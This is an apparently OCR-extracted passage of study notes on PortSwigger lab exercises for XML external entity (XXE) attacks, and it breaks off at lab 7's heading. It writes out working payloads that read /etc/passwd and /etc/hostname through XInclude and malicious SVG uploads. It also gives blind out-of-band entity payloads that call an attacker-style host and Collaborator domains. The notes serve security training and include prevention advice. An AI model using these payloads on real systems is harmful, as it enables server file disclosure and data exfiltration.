
lab solve:-

open lab click on any product

now click on check stock now go to the burpsuite now you will see the result



now send request in burpsuite
now add the payload in product id
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>
now you will see the result



lab is solved :)

lab 4 Exploiting XXE via image file upload

XXE attacks via file upload
Some applications allow users to upload files which are then processed server-side. Some common file formats use XML or contain XML subcomponents. Examples of XML-based formats are office document formats like DOCX and image formats like SVG.
For example, an application might allow users to upload images, and process or validate these on the server after they are uploaded. Even if the application expects to receive a format like PNG or JPEG, the image processing library

that is being used might support SVG images. Since the SVG format uses XML, an attacker can submit a malicious SVG image and so reach hidden attack surface for XXE vulnerabilities

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.
To solve the lab, upload an image that displays the contents of the `/etc/hostname` file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

hint :-
The SVG image format uses XML

Solution:-
1. Create a local SVG image with the following content:

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```


2. Post a comment on a blog post, and upload this image as an avatar.
3. When you view your comment, you should see the contents of the `/etc/hostname` file in your image. Use the "Submit solution" button to submit the value of the server hostname.


Community Solution :-
XXE Lab Breakdown_ Exploiting XXE via image file upload.mp4

How to run an XXE injection via an SVG Image Upload!.mp4

Exploiting XXE via image file upload (Video solution).mp4


solve lab :-
open lab now click on any product
now you will see the result






send request in burpsuite
now open notepad add the payload
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/hostname" >]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
<text font-size="16" x="0" y="16">&xxe;</text>
</svg>
now save in .svg format

in my case im save in hackervegas001.svg
now go to the browser type information
and upload the payload
now go to the burpsuite
nwo send request
now you will see the result







now you will see the view page source in bolgpost .png file
open it


What is XXE
Exploiting X
view-source
avatars (128
https://0a9e002003b9febfc06d9cb400ee00dd.web-security-...
f245f61756b1
12:54 PM

now you will see the secret message
copy message submit solution





lab is solved :)

xXE attacks via modified content type
Most POST requests use a default content type that is generated by HTML forms, such as `application/x-www-form-urlencoded`. Some web sites expect to receive requests in this format but will tolerate other content types, including XML.
For example, if a normal request contains the following:
`POST /action HTTP/1.0Content-Type: application/x-www-form-urlencodedContent-Length: 7foo=bar`Then you might be able submit the following request, with the same result:
`POST /action HTTP/1.0Content-Type: text/xmlContent-Length: 52<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>`If the application tolerates requests containing XML in the message body, and parses the body content as XML, then you can reach the hidden XXE attack surface simply by reformatting requests to use the XML format.

How to find and test for XXE vulnerabilities
The vast majority of XXE vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.
Manually testing for XXE vulnerabilities generally involves:
• Testing for file retrieval by defining an external entity based on a well-known operating system file and using that entity in data that is returned in the application's response.
• Testing for blind XXE vulnerabilities by defining an external entity based on a URL to a system that you control, and monitoring for interactions with that system. Burp Collaborator client is perfect for this purpose.
• Testing for vulnerable inclusion of user-supplied non-XML data within a server-side XML document by using an XInclude attack to try to retrieve a well-known operating system file.

Note
Keep in mind that XML is just a data transfer format. Make sure you also test any XML-based functionality for other vulnerabilities like XSS and SQL injection. You may need to encode your payload using XML escape sequences to avoid breaking the syntax, but you may also be able to use this to obfuscate your attack in order to bypass weak defences.

How to prevent XXE vulnerabilities
Virtually all XXE vulnerabilities arise because the application's XML parsing library supports potentially dangerous XML features that the application does not need or intend to use. The easiest and most effective way to prevent XXE attacks is to disable those features.

Generally, it is sufficient to disable resolution of external entities and disable support for `XInclude`. This can usually be done via configuration options or by programmatically overriding default behavior. Consult the documentation for your XML parsing library or API for details about how to disable unnecessary capabilities.

lab 5 Blind XXE VUlnerabilities

Blind XXE vulnerabilities

Many instances of XXE vulnerabilities are blind. This means that the application does not return the values of any defined external entities in its responses, and so direct retrieval of server-side files is not possible.
Blind XXE vulnerabilities can still be detected and exploited, but more advanced techniques are required. You can sometimes use out-of-band techniques to find vulnerabilities and exploit them to exfiltrate data. And you can sometimes trigger XML parsing errors that lead to disclosure of sensitive data within error messages

Finding and exploiting blind XXE vulnerabilities

In this section, we'll explain what blind XXE injection is and describe various techniques for finding and exploiting blind XXE vulnerabilities.

What is blind XXE?

Blind XXE vulnerabilities arise where the application is vulnerable to XXE injection but does not return the values of any defined external entities within its responses. This means that direct retrieval of server-side files is not possible, and so blind XXE is generally harder to exploit than regular XXE vulnerabilities.
There are two broad ways in which you can find and exploit blind XXE vulnerabilities:

- You can trigger out-of-band network interactions, sometimes exfiltrating sensitive data within the interaction data.
- You can trigger XML parsing errors in such a way that the error messages contain sensitive data.

Detecting blind XXE using out-of-band (OAST) techniques

You can often detect blind XXE using the same technique as for XXE SSRF attacks but triggering the out-of-band network interaction to a system that you control. For example, you would define an external entity as follows:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> ]>
```

You would then make use of the defined entity in a data value within the XML.
This XXE attack causes the server to make a back-end HTTP request to the specified URL. The attacker can monitor for the resulting DNS lookup and HTTP request, and thereby detect that the XXE attack was successful.

This lab has a "Check stock" feature that parses XML input but does not display the result.
You can detect the blind XXE vulnerability by triggering out-of-band interactions with an external domain.
To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.\

Solution:-

1. Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.
2. Go to the Burp menu, and launch the Burp Collaborator client.
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Insert the following external entity definition in between the XML declaration and the `stockCheck` element, but insert your Burp Collaborator subdomain where indicated:


```
<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN"> ]>
```

5. Replace the `productId` number with a reference to the external entity:
`&xxe;`
6. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.


Community Solution:-
XXE Lab Breakdown_ Blind XXE with out-of-band interaction.mp4

Blind XXE with out-of-band interaction (Video solution).mp4

lab solve:-
open lab click on any product
now go to the bupsuite http-history now you wil see the result



send request in repeater
now open burp collaborator client now click on clipboard
now add pyaload in stock
<!DOCTYPE stockCheck [<!ENTITY xxe SYSTEM "http://tpmiawlcy4s6q9oz52i45v25ww2nqc.oastify.com">]>
now add &xxe; in product id
now send request
now go to the bupsuite collaborator client clik on poll now
now you will see the result



lab is solved :)

lab 6 Blind XXE with out-of-band interaction via xml parameter entities

Sometimes, XXE attacks using regular entities are blocked, due to some input validation by the application or some hardening of the XML parser that is being used. In this situation, you might be able to use XML parameter entities instead. XML parameter entities are a special kind of XML entity which can only be referenced elsewhere within the DTD. For present purposes, you only need to know two things. First, the declaration of an XML parameter entity includes the percent character before the entity name:

```
<!ENTITY % myparameterentity "my parameter entity value" >
```

And second, parameter entities are referenced using the percent character instead of the usual ampersand:

```
%myparameterentity;
```

This means that you can test for blind XXE using out-of-band detection via XML parameter entities as follows:

```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> %xxe; ]>
```

This XXE payload declares an XML parameter entity called `xxe` and then uses the entity within the DTD. This will cause a DNS lookup and HTTP request to the attacker's domain, verifying that the attack was successful.

This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities.
To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

Note
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

Solution:-
1. Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.
2. Go to the Burp menu, and launch the Burp Collaborator client.

3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Insert the following external entity definition in between the XML declaration and the `stockCheck` element, but insert your Burp Collaborator subdomain where indicated:

```
<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN"> %xxe; ]>
```

5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.


Community Solution :-


XXE Lab Breakdown_ Blind XXE with out-of-band interaction via XML parameter entities.mp4

Blind XXE with out-of-band interaction via XML parameter entities (Video solution).mp4


solve lab :-

open lab click on any product
click on check stock
now go to the burpsuite now you will see the post request





now send request in repeater
now open burp collaborator client window
now click on clipboard
now add the payload
<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://rpk2dmuel9671i39kg9hwl95zw5mtb.oastify.com"> %xxe;]>
again send request now go to the burp collaborator client window click on poll now
now you will see the result



lab is solved :)

lab 7 Exploiting Blind XXE to exfiltrate data using a malicious external DTD

Exploiting blind XXE to exfiltrate data out-of-band

